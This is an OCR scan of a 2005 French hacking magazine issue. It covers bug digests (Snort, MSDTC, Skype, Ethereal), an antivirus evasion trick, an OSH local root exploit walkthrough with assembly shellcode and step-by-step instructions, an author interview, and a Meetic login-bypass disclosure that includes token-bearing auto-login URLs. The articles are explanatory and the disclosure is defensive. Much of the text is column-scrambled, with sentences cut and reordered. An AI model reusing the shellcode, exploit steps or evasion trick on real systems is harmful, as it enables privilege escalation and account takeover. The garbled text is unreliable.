

HACKADEMY MAGAZINE

02

L 12757 - 2 - F. 5,90 € - RD
Copier par Ifody avec son p'tit scammer
En exclu pour le Br.Crew le 19/12/2005
br-recrue.fr-bb.com :Dont Worry Be Happy :

Votre nouveau mag technique et culturel de hacking et sécurité informatique

Bimestriel • déc-jan. 2006 • 5,9 E

**DRM : racket légalisé
pour Noël**

Meetic.fr
corrige ses
failles !

#social
#social
#social

HACKADEMY
MAGAZINE

Estimez le trafic d'un site quelconque

Sommaire 02

Actuel

- p.04 Bugtraq Digest** : l'essentiel des mailing-lists
- p.06 L'histoire d'un exploit : OSH (Operator Shell)** mis en défaut par la communauté de pulltheplug.org
- p.08** Suivi de l'**interview de Core**, l'auteur principal de cet exploit
- p.10 Meetic.com corrige ses failles** : suite à l'observation d'un lecteur, un bug donnant accès aux informations privées des utilisateurs est éradiqué !
- p.14 Digital Right Managment** : racket légalisé Reversing Windows
- p.16 Comprendre l'authentification NT** sous l'éclairage du détournement d'API

Reversing

- p.27 Outjex** : la réponse à Injex, l'injecteur d'exécutables du Manuel 14
- p.32 Schémas de protections actuels** : l'approche générique que l'on peut adopter
- p.38 Coder un dumper de process** : pour mieux comprendre les outils qu'on utilise

Web

- p.42 Inédit** : **estimer la fréquentation d'un site arbitraire**

Linux

- p.44 LSM** : un vecteur de risques supplémentaire ? Expérimentons !
- p.50 L'attaque des flux** : une classe de vulnérabilités peu connue, rare, mais très instructive

Et encore...

- p.54 CPCNG** : les threads
- p.56 Orchestre Rouge II** : ou comment constituer un réseau d'espionnage au cœur de l'Europe
- p.60 Dada**
- p.64 BD**

Join us !

Forum, chat, blogs...

<http://www.thehackademy.net>

REALITY MAG

« Serez-vous reconnaître les guest-stars qui se sont glissées dans les pages de ce numéro ? Réponse sur notre forum. »

REALITY MAG !

THE HACKADEMY MAGAZINE
est édité par DMP,
26 bis rue Jeanne d'Arc
94160 St-Mandé
Tél.: 01 53 66 95 28

Rédacteur en chef :
dvrasp

Assistant

rédacteur en chef :
artyc

Conception

graphique : Weel

Illustration : Captain
Cavern

Directeur de

Publication :

O. Spinelli

IMPRIMÉ EN CE

Commission paritaire
en cours

ISSN en cours

© DMP 2005

Entendu à la radio

Jean François Copé, porte-parole du gouvernement, sur France Inter dans le 7/9, interrogé sur les causes des violences urbaines.

"...et quand les jeunes rentrent de l'école, il y a la télévision, les jeux vidéos et internet. C'est bien le fond du problème..."

Hyperliens, hypermarchés

Quel est le rapport entre les DRM et Dada ? La régression ? Sont-ils tous deux le fruit de la recherche scientifique ? C'est ce genre de rapprochement que nous vous invitons à découvrir en lisant notre magazine. Parce que ce sont ces liens invisibles qui nous aident à comprendre le monde dans lequel nous vivons réellement.

Vous trouverez dans ce numéro plusieurs articles de reversing Windows, de teneur et de style divers. Ils montrent l'approche, et surtout la façon de penser, de trois personnes différentes. Comprenez qu'il ne s'agit uniquement d'expliquer des techniques (il y a ce qu'il faut sur le Net), mais plutôt de faire passer un état d'esprit motivé par la curiosité et la créativité. Savoir comprendre un problème sous un angle inédit est toujours enrichissant. Or cette faculté doit être entraînée.

Le meilleur moyen de s'y mettre, c'est d'aller rencontrer des gens qui, a priori, ne vous intéressent pas. C'est pourquoi nous voulons que ce magazine se situe au carrefour des domaines les plus variés possible. Nous vous invitons également à partager vos points de vue sur nos articles – et sur tout – en utilisant notre site internet. Servez-vous de notre forum, créez un blog pour annoncer ce que vous faites. Tout cela a été mis en place pour vous.

Enfin, je pourrais vous avouer les vraies raisons de cette pagination un peu frustrante. Mais elles sont simples et inintéressantes. Je préfère mentir, et prétendre que plusieurs articles n'ont pas pu être publiés, mettons pour des raisons légales. Au moins, ça donne à réfléchir.

Il y a de la manipulation partout : à la télévision, dans la publicité, au sein des partis politiques, et sous nos couvertures. Je suis d'avis qu'il faut en user à bon escient, en toute conscience et transparence, afin d'apprendre au public à mieux détecter ces techniques. Démago ? Pour sûr !



[Http://thehackademy.net](http://thehackademy.net)
Suggestions, remarques, critiques :
voice@dmpfrance.com

Bugtraq Digest

L'actualité des mailing-lists en profondeur

Enort Back Orifice préprocesseur stack overflow. Souvenez-vous de "Back Orifice" ? Oui, cette backdoor qui a infecté votre PC ou celui de vos amis il y a quelques années, n'est-elle pas morte ? Eh bien non ! Et ceci grâce à Snort [1]. En effet, les créateurs de l'IDS avaient créé un préprocesseur BO (Back Orifice) pour détecter les tentatives d'attaques utilisant la backdoor. Tout fonctionnait bien cependant une faille dans le code du préprocesseur a été découverte puis publiée par Neel Mehta, un chercheur d'ISS, au début du mois d'octobre. Scandale dans le monde de la sécurité, comment une faille de ce genre peut-elle se trouver dans le célèbre petit cochon protecteur ? On parle même de l'arrivée immédiate d'un nouveau ver tellement l'exploitation serait triviale. Voyons cela !

Dans la fonction BoGetDirection() déclarée dans spp_boc, on a :

```
static int BoGetDirection(Packet *p, char
*pkt_data) {
    u_int32_t len = 0;
    (...)
    char buf1[1024];
    (...)
    buf_ptr = buf1;
    (...)
    while ( i < len ) {
        plaintext = (char)
            (*pkt_data ^ (BoRand()%256));
        *buf_ptr = plaintext;
        i++;
        pkt_data++;
        buf_ptr++;
        (...)
    }
}
```

Le contenu de la variable len est égal au champs len du paquet BackOrifice codé sur 4 bits, la valeur maximale possible est alors de 65535. Nous sommes donc en présence d'un simple stack overflow si la valeur de len est plus grande que la taille de buf1 (1024 octets) qui est déclaré sur la pile. Le seul petit problème dans l'exploitation est que l'échange de données entre le client et le serveur Back Orifice est crypté et que les données du paquet sont décryptées (*pkt_data ^ (BoRand()%256)) avant d'être placées dans buf1. Il faut donc créer le payload qui va bien avec l'adresse de retour, le shellcode et les valeurs de i et len que l'on écrase, puis le crypter (simple XOR) avec la fonction BOcrypt() que l'on peut retrouver dans le client BackOrifice. Il ne reste alors qu'à ajouter l'entête avec une valeur de len qui va bien, soit la distance entre buf1 et l'eip sauvegardé sur la pile.

Pas encore de ver en vu mais plusieurs exploits [2][3] ont déjà été publiés visant des machines sous GNU/Linux et Windows. Pour se protéger, on peut mettre à jour Snort pour passer à la version 2.4.3 ou désactiver le préprocesseur BackOrifice.

- [1] www.snort.org
- [2] milw0rm.com/id.php?id=1279
- [3] milw0rm.com/id.php?id=1272

Microsoft et son habituel patch day

Le 11 octobre dernier, Microsoft, comme à son habitude, publiait sa série de patches de sécurité [1]. Au programme de ce mois-ci, deux vulnérabilités critiques [2]. L'une est un buffer overflow dans COM+ (Component Object Model plus) et l'autre, qui fait bien plus parler d'elle, découverte par eEye, se situe au niveau du "Microsoft Distributed Transaction Coordinator" (MSDTC), un processus qui gère la coordination des bases de données, des files d'attente de messages et des systèmes de fichiers. Il est activé par

celle de Snort. Cependant quelques personnes [3] prétendent avoir réussi à exécuter du code arbitraire.

Le problème se trouve dans la fonction MIDL_user_allocate() qui est, selon le MSDN, utilisée pour allouer un espace mémoire de n octets passés en argument. Cependant, si l'on regarde de plus près son implémentation, on remarque qu'elle alloue à chaque coup une page de 4KB par l'intermédiaire de VirtualAlloc(), quelle que soit la taille passée en paramètre. On est donc en présence d'un heap overflow si l'on envoie plus de 4KB de données. Ce qui rend difficile l'exploitation est que l'on ne peut pas prédire l'adresse qui nous sera retournée par VirtualAlloc(). Ainsi les données au voisinage de l'espace alloué risquent d'être inintéressantes, inconnues et aléatoires, à moins de trouver une méthode d'exploitation hors du commun comme cela avait été le cas pour la faille touchant la librairie ASN.1, avec un exploit de Solar Eclipse.

REALITY MAG !

défaut dans Windows 2000 server et écoute sur le port TCP 3372. Plusieurs experts en sécurité craignent l'apparition d'un ver mais l'exploitation n'est pas aussi simple que

Les autres vulnérabilités comme celles touchant COM+ ou MSNware semblent être plus abordables mais le nombre de machines exploitables semble être moins important.

Pour se protéger contre ces failles, il suffit d'appliquer le patch publié avec l'avis de Microsoft MS05-051 ou de désactiver les services sensibles. [1] MS05-{44-51} [2] Erreur! Référence de lien hypertexte non valide. [3] www.immunitysec.com/CANVAS_DEMO/demos/msdct.html

Les bêvues de Skype

Après s'être vu rejeté par les universités françaises [1], la sécurité de Skype est une nouvelle fois remise en question avec l'arrivée de deux nouvelles vulnérabilités [2]. Un heap overflow permettant à un attaquant de provoquer un déni de service avec un simple paquet ; l'exécution de code selon Skype est impossible à cause du même problème vu précédemment avec l'exploitation du bogue dans MSDTC. La deuxième vulnérabilité est quant à elle plus intéressante puisqu'elle permet l'exécution de code arbitraire (absence de vérification des URLs callo:// et skype://, un banal stack overflow). La faute à qui ? À Borland Delphi et les fonctions WideFmtStr() et WideFormat() qui écrivent les données passées en argument où il ne faut pas si celles-ci dépassent 4096 octets. Aucun exploit n'a été publié pour le moment. Pour se protéger de ces failles, on peut mettre à jour Skype pour passer à la version supérieure ou

- [1] www.01net.com/editorial/289360/telephonie/skype-banni-des-facs-par-la-securite-nationale/
- [2] www.skype.com/security/bulletins.html
- [3] www.openwengo.com
- [4] Erreur! Référence de lien hypertexte non valide.

La mise à jour d'Ethereal

La nouvelle version d'ethereal (19/10/05) prétend corriger plusieurs problèmes de sécurité. En effet, lorsqu'on regarde le changelogs [1], on s'aperçoit qu'une vingtaine de bogues de sécurité ont été corrigés. Aucune vulnérabilité critique, mais un niveau de sévérité affiché comme élevé : nous cache-t-on quelque chose ? Regardons l'un de ces bogues. Au pif, celui touchant l'implémentation du protocole AgentX. Dans packet-agentx.c on a :

```
static int convert_oid_to_str(
    guint32 *oid, int len, char* str,
    int slen, char prefix) {
    int i;
    char tlen = 0;
    (...)
    if(slen < len) return 0;
    if(prefix) {
        tlen+= sprintf(str, ".1.3.6.1.%d", prefix);
    }
    for(i=0; i < len; i++) {
        tlen +=
        sprintf(str+tlen, "%d", oid[i]);
    }
    (...)
}

static int dissect_object_id(
    tvbuff_t *tvb, proto_tree *tree,
    int offset, char flags) {
    (...)
    guint32 oid[2048];
    (...)
    if(!(slen = convert_oid_to_str(&oid[0],
        n_subid, &str_oid[0], 2048, prefix)))
    (...)
```

allant de -128 à +127. La variable n_subid (len dans la fonction convert_oid_to_str) provient de l'entête du paquet AgentX et peut contenir au maximum la valeur 255, guint8 étant équivalent à un unsigned char. str_oid est un tableau de caractères qui contient les données du paquet. L'overflow se produit dans la boucle for dans la fonction convert_oid_to_str. En effet, la valeur de retour retournée par sprintf qui est un entier signé (int) est additionnée avec la valeur contenue dans tlen, un char, integer overflow ! Cette vulnérabilité est difficile à mettre en oeuvre mais pas impossible. Pour espérer l'exécution de notre code, il n'y a pas de saved eip à écraser avant oid. Ethereal a corrigé cette vulnérabilité en déclarant tlen comme un int et en faisant une vérification sur sa valeur pour

[1] www.ethereal.com/appnotes/enpa-sa-00021.html

Les antivirus et le "magic-byte bug"

Andrey Bayora a trouvé récemment une astuce [1] permettant d'outrepasser plusieurs antivirus en modifiant ou en ajoutant un faux entête au virus. La plupart des antivirus vont en premier lieu essayer de déterminer le type de fichier (batch, exe, vbs...) pour ensuite lancer une routine spéciale en fonction de ce type. Cependant, cette détection n'est pas assez perfectionnée chez certains antivirus qui regardent les premiers bits du fichier (l'entête) pour en déduire le type de fichier. C'est déjà mieux que de regarder l'extension du fichier mais c'est pas encore ça. En effet, certains fichiers comme les .bat, .html ou .eml peuvent s'exécuter sans problème, même si de fausses données (faux entêtes, "magic bytes") ont été insérées au début. Ainsi, si l'on ajoute un entête d'un binaire ELF à un virus VBS, certains antivirus comme Kaspersky ou Sophos vont considérer que ce virus est un binaire ELF et ne vont pas lancer leur routine pour détecter les virus vbs. Selon l'auteur ClamAV, un antivirus très utilisé sous Unix ne serait pas

attendre pour les possesseurs de Pocket PC " No patch is yet available for PocketPC. ". Une autre solution est de passer à des solutions libres comme openwengo [3] ou gizmo [4].

Le problème se situe principalement dans les types utilisées pour les différentes variables et notamment tlen (signed char) qui, codée sur un bit, peut contenir des valeurs

qu'elle ne dépasse pas la taille de l'espace alloué pour oid. Peut-être bien que les autres bogues sont plus triviaux pour permettre l'exécution de code, qui sait...

vulnérable. Nous l'avons vérifié (tous les détails sont disponibles sur demande : voice@dmpfrance.com). [1] http://www.securityelf.org/magicbyteadv.html

Bastard OperatorShell

Wild

OSH à l'hoir, qu'est-ce que tu fîs ?

D'après la man page, OSH, contraction d'OperatorSHell, est un interpréteur de commandes à accès restreint. Il permet à un utilisateur appartenant au groupe operator d'avoir accès à OSH et d'administrer ainsi le système à travers diverses commandes spéciales. C'est donc un setuid root.

Mais c'est super, il est où le problème ?

Description de la faille

Le problème est qu'OSH est vieux, poussiéreux et troué de bogues dont un exploitable et timidement publié il y a quelques temps par Solar Eclipse. Charles Stevenson, alias Core, intéressé par le bogue, a sauté sur l'occasion et s'est lancé dans l'exploitation de celui-ci. Il réussira avec l'aide de plusieurs personnes de la communauté de pulltheplug.org. Eh oui, ils ne font pas que des wargames !

Analysons leur travail. Pour cela, commençons

L'originale exploitation d'un BOF dans OSH

Durant une grande partie du mois d'août dernier, plusieurs personnes de la communauté pulltheplug.org ont réuni leurs efforts autour d'un restrictif stack overflow dans OSH pour avoir le tant convoité root shell. Voici une brève analyse de leurs travaux, récoltée à partir de l'exploit publié.

```
int accessible;
char temp[255];
char *temp2;
struct stat buf;
char temp3[255];
//(...)
if (*file!='/') {
    getcwd(temp3,
    MAXPATHLEN);

    strcat(temp3, "/");

    strcat(temp3, file);
}
```

Aie, getcwd() met dans le tableau de 255 caractères temp3 le chemin absolu du répertoire courant d'où est exécutée l'application. MAXPATHLEN vaut 1024 et non pas 255 comme on aurait pu le penser, on est donc en présence d'un simple stack overflow. En effet, on peut écraser les données sur la pile contenue

permettent d'aller encore plus loin dans l'écrasement, si jamais les 1024 caractères du chemin ne suffisent pas, file pointant sur le nom d'un fichier passé en argument à OSH. "Fastôche !", diront certains, "Ben ouais, Aleph1 m'a appris à exploiter ce genre de bogue, suffit d'écraser l'eip sauvé sur la pile avec l'adresse de mon shellcode". Oui, mais que fait OSH avant et après l'appel à writeable() ? Il fait un tas de choses qui rendent l'exploitation plus marrante ;-)

Génération de l'overflow

Pour générer le dépassement de tampon, il faut tracer le code source d'OSH et regarder quelles options appellent la fonction writeable(). Plusieurs choix s'offrent à nous ; Core a décidé d'appeler OSH avec comme argument test -w 'le fichier', le choix le plus simple.

Les caractères interdits

On retrouve le premier obstacle dans la fonction gettoken() qui parse les arguments dans main.c :

```
while ((c != EOF)
&& (c != ';' ) && (c
!= '&')
&& (c !=
'|') && (c != '<')
&& (c != '>')
&& (c !=
'\n') && (c != ' '))
&& (c != '\t')) {
    /* traitement
sur les arguments
*/
}
```

c est un char qui contient à tour de while un caractère de la chaîne passé en argument. On voit ici que cette chaîne ne devra contenir aucun des caractères présents dans les conditions. Parmi tous ces caractères, EOF

par décrire la faille comme l'a fait Solar dans son rapport de bogue. Dans le début de la fonction writeable() déclarée dans handlers.c, on a ceci :

dans les variables déclarées avant temp3 mais également le saved eip en exécutant OSH à partir d'un chemin absolu de plus de 255 caractères. De plus, les deux strcat()s qui suivent

Différents tests seront faits (i_test()), puis OSH va appeler writeable() avec en argument l'adresse où est stockée la chaîne "le fichier". Passons maintenant aux problèmes !

(0xff) est l'un des plus embêtants. On le retrouve dans de nombreux shellcodes (nombre négatif) ainsi que dans les adresses courantes de la pile (0xbfff). Nous voilà donc avec un problème...

Shell from Hell

Où stocker notre shellcode ?

Le shellcode ne pouvant pas être stocké sur la pile (environnement, temp3...) et être appelé en écrasant le saved eip par son adresse car contenant au moins un 0xff, Core a décidé de retourner sur une adresse du tas. En effet, quand on regarde de plus près le code source d'OSH, on s'aperçoit que l'argument suivant le "-w" avant d'être parsé est déposé sur le tas par l'intermédiaire d'expand(). On peut donc mettre notre shellcode dépourvu de caractères interdits (0xff-less) comme nom de fichier et ensuite sauter dessus, mais c'était trop beau et trop facile pour être réalisable. En utilisant cette méthode, un autre problème s'ajoute, expand() n'alloque que 20 octets sur le tas, si la taille du nom de fichier dépasse les 19 octets, alors OSH quitte avec un joli message d'erreur.

```
$ /usr/sbin/osh
test -w `perl -e
'print "A"x20`
Too long command
```

l'environnement et faire un jump dessus ? Bonne idée mais les caractères interdits sont encore là, pas de 0xff, donc le jump directement sur l'adresse du shellcode sur la pile, on oublie. C'est à ce moment là que des membres de la communauté de pulltheplug ont secoué leurs neurones et après quelques discussions autour du sujet, une idée traversa la tête de Nemo : "Et si on met le shellcode qui ouvre notre shell dans l'environnement, et qu'on en crée un autre que l'on mettra sur le tas (nom de fichier) qui a pour but de rechercher l'autre shellcode dans la pile puis de sauter dessus ?" Applaudissements pour Nemo. L'idée est là, ne reste plus qu'à coder puis à tester.

The 0day shellcodez : le jumpercode

Et voici le code du shellcode basé sur l'idée de Nemo :

```
popa
push %esp
pop %ecx
cmpl $0x90909090, (%ecx)
je 0xd
jmp 0x0
push %esp
ret
```

Dès que cette suite est trouvée, il saute dessus avec un ret après avoir empilé l'adresse d'esp sur la pile que le ret va prendre pour l'eip sauvegardé. L'exploitation est finie, ne reste plus qu'à assembler tout ça.

Résumé de l'exploitation

1. Créer plusieurs répertoires d'une longueur de 632 octets pour arriver "au bord" du saved eip.
2. Créer un fichier portant comme nom l'adresse de retour pointant sur le jumpercode(0x804e36c) et le jumpercode lui-même.
3. Mettre le shellcode qui ouvre un shell précédé de 4 NOPS sur la pile.
4. Appeler OSH avec comme argument "test -w le-fichier".
5. Root-shell ? :-)

Conclusion

L'exploitation d'un stack overflow est généralement triviale. Cependant, dans certains cas comme dans le nôtre, elle l'est un peu moins, la conception du programme bogué pouvant

La petite touche du père Andrew

Andrew, principal auteur des wargames de Pulltheplug, a ajouté sa touche personnelle au jumpercode pour le réduire de 5 octets. Voici son oeuvre :

```
popa
cmp $0x9090, %ax
jne 0x0
push %esp
ret
```

Il n'utilise plus que 2 NOPS et les compare à ce qui est contenu dans le registre ax. En effet, Andrew a remarqué que lorsqu'on désempile tous les registres de la pile avec l'instruction popa, le registre ax contient déjà le contenu de la pile pointée par esp.

Le(s) shellcode(s)

Le plus petit shellcode linux x86 qui ouvre un shell fait 21 octets, il n'est donc pas valable. Il faut trouver une technique... Mettre le shellcode dans

Ce mini shellcode de 14 octets ne contenant aucun caractère interdit recherche à partir de l'adresse contenue dans le registre esp une suite de NOPS (0x90909090).

parfois poser des barrières plus ou moins difficiles mais intéressantes à franchir.

"Tout problème a une solution, le vrai problème est de trouver la solution."



Qui a trouvé la faille ?

Peux-tu te présenter en quelques mots ?

Je me prénomme Charles Stevenson et mon pseudonyme, c'est core. Je vis à Carson City dans le Nevada, aux USA. Je suis passionné par la musique trance psychédélique, les campings sauvages, les festivals et la notion d'informations gratuites. Je suis étudiant en enseignements bouddhiste et en général, je trouve les coutumes des différents peuples vraiment fascinantes. Je sens que le doute est une vertu qui peut venir à bout des visions salies qui obscurcissent la vérité (ndlr : la version originale est disponible sur demande).

Qu'as-tu le plus apprécié durant l'exploitation ?

J'ai énormément apprécié l'énergie dégagée autour du channel IRC #social. Divers personnes ont apporté des suggestions et ont travaillé sur le shellcode pour le réduire et le rendre plus efficace.

Peux-tu raconter l'histoire qui se cache derrière cet exploit ?

Je m'ennuyais une nuit de Février de cette année (2005). On dit souvent que ne rien

Il est important de se rappeler qu'il y a des hommes derrière la sécurité informatique. Core, qui a participé à la création de l'exploit présenté dans l'article précédent, est un personnage intéressant à plus d'un titre ! Écoutons-le.



setsuid de la distribution GNU/Linux Debian, ma distribution personnelle. En parcourant la liste des binaires je suis tombé sur osh (Operator Shell). Voici un morceau de mon mail envoyé à la Zero Day Digest (Odd) mailing list sur ce propos.

"Je me souviens, il y a deux ans maintenant, que le code d'osh était vraiment sale, ainsi j'ai repris le code et j'ai tenté

qu'elle soit la plus amusante pour le moment. Ça a deux jours... ;-)" Durant le week-end qui a suivi cette publication, beaucoup de chercheurs ont inspecté le code d'osh et se sont marré devant mes programmes qui étaient sûrement insuffisants dans le monde de la sécurité moderne. Solar Eclipse a trouvé dix autres méthodes d'exploitation en supplément de celle de mon premier exploit.

chaîne de caractères qui suit le -w est stockée, non ?

C'est un commentaire que j'ai oublié d'enlever. Quand j'ai décidé de développer le deuxième exploit, j'ai simplement repris la première version de l'exploit et fait le ménage dans les différentes lignes de code. Si tu es intéressé par l'histoire de l'exploitation du premier exploit qui est aussi intéressante, c'est par ici :

<http://www.milw0rm.com/vd.php?id=788>

Sais-tu pourquoi Debian continue de maintenir OSH ?

Je n'en ai aucune idée. Ça contredit toute logique. Sudo fait tout ce qu'osh peut faire et est largement déployé. Il a été également analysé en long et en large par des experts du monde entier. Osh est un dinosaure qui a été longtemps oublié et il doit être enterré pour de bon. Peut-être que le mainteneur aime avoir des portes dérobées sur quelques systèmes ? ;-). C'est tout ce que je peux en dire.



faire est le terrain de jeux du Diable. Peut-être qu'il y a de la sagesse dans cela mais j'ai pensé qu'il serait bien de passer mon temps à ne rien faire à auditer quelques binaires

d'écrire un local root exploit devant être lancé par un utilisateur appartenant au groupe operator. Je pense qu'il existe d'autres méthodes que celle-ci pour arriver au root mais il semble

Pourquoi mentionnes-tu en commentaire que tu retournes à l'adresse inputfp+12 ?

Tu retournes sur le tas dans un espace alloué par expand où la

As-tu trouvé d'autres vulnérabilités dans OSH ?

Oui.

pulltheplug.org

Vous reprendrez bien un peu de biologie ?

Buenos Aires, le 6 novembre 2005

Ton front est couvert d'ecchymoses pour t'être trop frappé la tête contre les murs après le 284e crash consécutif de ta bécane ? Tes yeux ressemblent à deux pastèques suite aux trois jours et trois nuits consacrés en vain à tenter de pénétrer sur le site du Pentagone pour y télécharger les vidéos top secret de W faisant du tricycle en string léopard ? Prends-toi une bière, passe-toi un coup de déo sous les bras et plonge-toi dans le monde merveilleux des petites bêtes fluos.



En l'occurrence, sur cette photo, tu peux voir un cilié, un organisme mesurant à peu près 25 microns, le quart d'un cheveu. Vivant dans le sol, il se nourrit des bactéries qui s'y trouvent. Mais il est assez difficile et va soigneusement choisir certaines proies, laissant de côté les autres.

Dans le cas présent, il apparaît vert fluo car je l'ai nourri de bactéries fluorescentes. Pourquoi les bactéries sont-elles fluo ? Bonne question, je les ai modifiées génétiquement pour qu'elles expriment une protéine fluorescente, ce qui aide beaucoup à les distinguer.

Ces bactéries vivent naturellement sur les racines du tabac, et produisent des poisons pour se défendre. Accessoirement, elles tuent des moisissures qui autrement attaqueraient les plantes, ce qui n'est pas très sympa.

L'idée est de les étudier pour savoir si ces poisons les aident à ne pas être mangées par les prédateurs. Si c'est le cas, cela ouvrirait des pistes pour améliorer l'utilisation de ces bactéries comme "médicament vivant" contre certaines maladies de la plante, en lui créant des conditions idéales pour qu'elle se reproduise bien à l'aise. Et donc cela remplacerait les pesticides bien polluants qui s'utilisent maintenant.

Parmi les prédateurs potentiels, le cilié que tu as pu voir sur la photo, et qui lui se moque assez passablement du poison, vu les quantités de bactéries toxiques qu'il s'est mangé.

Ceux qui me font la remarque que du tabac fluorescent serait d'un effet grandiose en boîte de nuit ont parfaitement raison.

Calvinator
(recopado@gmail.com)

Rencontre avec

Wild

Action/Réaction

L'équipe technique du fameux site de rencontre a su corriger la faille que nous lui avons pu leur expliquer avec précision par mail et par téléphone, et ce en quelques heures seulement. Saluons cette célérité, même si elle n'est peut-être pas étrangère au lancement actuel d'un nouveau produit !

18,5 millions de profils sans mot de passe

En tant que webmaster de www.thehackademy.net, je reçois de temps en temps quelques messages privés de lecteurs/membres de la communauté. Un soir, en les lisant, je tombe sur le message de Krowix que je remercie au passage, et dont voici le contenu :

<- CUT ->

Les inscrits de meetic reçoivent des newsletters pour leur présenter les soirées qui vont se passer prochainement dans leur ville. A l'intérieur du mail se trouvent des images et des liens directs vers l'inscription à la soirée.

Le lien est du type :
<http://tr.ilius.net/t/38883/11951146/73793976/0/>

Modifiez un des chiffres du nombre 73793976 et observez le résultat, c'est bluffant !!
18,5 millions de profils sans mot de passe !!!

Bonne continuation
<- CUT ->

Faire corriger une faille web

Voici comment une faille, permettant d'accéder aux informations personnelles de membres de meetic.com, portée à la connaissance de The Hackademy, a été soigneusement disséquée pour être expliquée aux responsables. La présentation des différentes étapes de cette démarche évitera peut-être quelques maladroites à des personnes bien intentionnées.

Après lecture de ce message, je me suis dit qu'il fallait creuser un peu plus cette faille, pour comprendre tant pourquoi que comment il était possible de se connecter sans avoir à s'authentifier sur le site de www.meetic.fr.

Démarche

Faire connaissance avec le système

Pour valider cette faille, j'ai commencé par créer un compte de test.

login : crashfr_462
pass : mypass

Une fois le compte créé, il ne restait plus qu'à attendre quelques newsletters... Après quelques jours, je constate qu'apparemment il existe trois types de newsletter (ce que je suppose en voyant le nom de l'émetteur, capture 1).

Voyez aussi un exemple des mails provenant de l'émetteur "meetic" dans la capture 2.

Ce qui est intéressant de noter, c'est l'url sur laquelle pointent les différents liens présents dans l'email :

<http://www.meetic.fr/signup/mlogin.php?enc=KX1yUR8GW3xaHIZcYQsQBUCSFxheR2IHAVMQQIpuXUgAS0VvaFVAOCk0MklfBl+WgRWX2tM&idmail=191311081130370002.4835&target=/members/index.php?meref=fXV2XFZeVno=>

En cliquant sur ce lien, on se retrouve directement sur le site de meetic qui nous affiche le profil de la fille qui nous intéresse. À première vue rien de spécial, mais si l'on clique sur l'onglet "mon profil", on se rend compte que l'on est automatiquement logué sous le pseudo crashfr_462.

En effectuant quelques tests de

suppression, modification de variables contenues dans l'url, j'en ai déduit que c'est la variable "enc" qui permet d'authentifier automatiquement l'utilisateur. Donc, pour faciliter l'accès aux membres, Meetic utilise un hash qui est associé au compte du membre pour lui éviter une étape d'authentification lorsqu'il suit un lien depuis la newsletter.

Note : Je constate aussi qu'en faisant une demande de renvoi login/pass, mon mot de passe apparaît dans le message. Il n'est donc pas stocké de manière chiffrée sur le serveur (3).

Les liens

Tout cela est bien beau mais ces liens ne ressemblent pas à celui fourni par Krowix. Par contre, on constate que l'authentification s'effectue bien automatiquement à partir d'une URL, mais celle-ci ne

1. Trois types de newsletter


4 message(s) trouvé(s)

Sélection	De	Sujet	Date	Dossier
<input type="checkbox"/>	Tous/Aucun			
<input type="checkbox"/>	meetic	20 célibataires à rencontrer	27/10/2005 00:40	Boîte de réception
<input type="checkbox"/>	meetic	Offre limitée : 1 mois offert	28/10/2005 10:54	Boîte de réception
<input type="checkbox"/>	Elisa via Meetic	Offre Speciale !	28/10/2005 16:53	Boîte de réception
<input type="checkbox"/>	meeticlive	Jeudi 17 novembre : Soirée Ja zz	29/10/2005 10:18	Boîte de réception
<input type="checkbox"/>	Tous/Aucun			

Page | 1 sur 1 |

meetic.fr

- Recherche avancée
- Mes préférences
- Toutes les options
- Assistance
- Paramétrer Outlook
- Utiliser Alice E-mail



trilius.net semble effectuer une redirection vers meetic.fr en spécifiant l'utilisateur. Lorsqu'on essaye de se connecter directement sur <http://trilius.net/>, un panneau d'authentification s'affiche.

Connexe

Apparemment c'est le panel de Lyriss ListManager qui est un gestionnaire de mailing liste (<http://www.lyriss.com/products/listmanager/index.html>). Comment se fait-il que le site trilius.net soit capable de rediriger l'utilisateur pour qu'il soit automatiquement logué sur www.meetic.fr ? En faisant un petit whois sur trilius.net on s'aperçoit que Meetic.fr et trilius.net appartiennent tous deux à la même société. Donc il est tout à fait possible que



2. Mail type

permet pas de s'authentifier sur le compte d'un autre membre, sauf si l'on retrouve le hash qui lui est associé, ce qui n'est pas gagné... Voir dans la capture 4 un exemple des mails provenant de l'émetteur "Elisa via Meetic". Encore une fois, ce qui nous intéresse, ce sont les liens externes dont voici un exemple :

http://programme-elisa.com/_c0.aspx?md5=ec1ec0435dd207542757691158426516&i=123129605&r=2

de mail provenant de l'émetteur "meeticlive". Tiens, tiens... mais on dirait le lien de

encore une fois logué sous le pseudo crashfr_462. Pourtant il n'y a pas de hash, dans l'URL



4. Mail d'Elisa via Meetic

3. Mot de passe

Ce lien nous renvoie sur le serveur programme-elisa.com qui n'a aucun rapport avec celui de www.meetic.fr. Vous trouverez enfin dans la cinquième capture un exemple

Krowix !
<http://trilius.net/t/40696/23637980/95867678/0/>
En cliquant sur le lien, on se retrouve directement sur www.meetic.fr tout en étant

comme dans les liens contenus dans les emails provenant de l'émetteur "meetic".

Donc, en réfléchissant un peu,

Bonjour crashfr_462,

Vous nous avez demandé le rappel de vos codes d'accès à meetic.

Les voici :

- Votre pseudo : **crashfr_462**
- Votre mot de passe : **mypass**

trilius.net ait accès à la base de données des utilisateurs de www.meetic.fr. Pour comprendre un peu

mieux ce qu'il se passe, j'ai fais une capture de paquets lors d'un clic sur le lien <http://tr.ilius.net/t/40696/23637980/95867678/0/> :

vers meetic via l'url : <http://www.meetic.fr/signup/lmlogin.php?lme=0A28BECF80346BB0100761BC68BE112FD1A0BC290A6137217B1EEFEFEC389349F231CD6DA5B8CA3263CB72F247D482D28BC3A28F04DB1080860FFF794DF2FF8E&target=/live/live.php?live=388>

```
<--- CUT --->
GET /t/40696/23637980/95867678/0/ HTTP/1.1
Host: tr.ilius.net
User-Agent: [...]
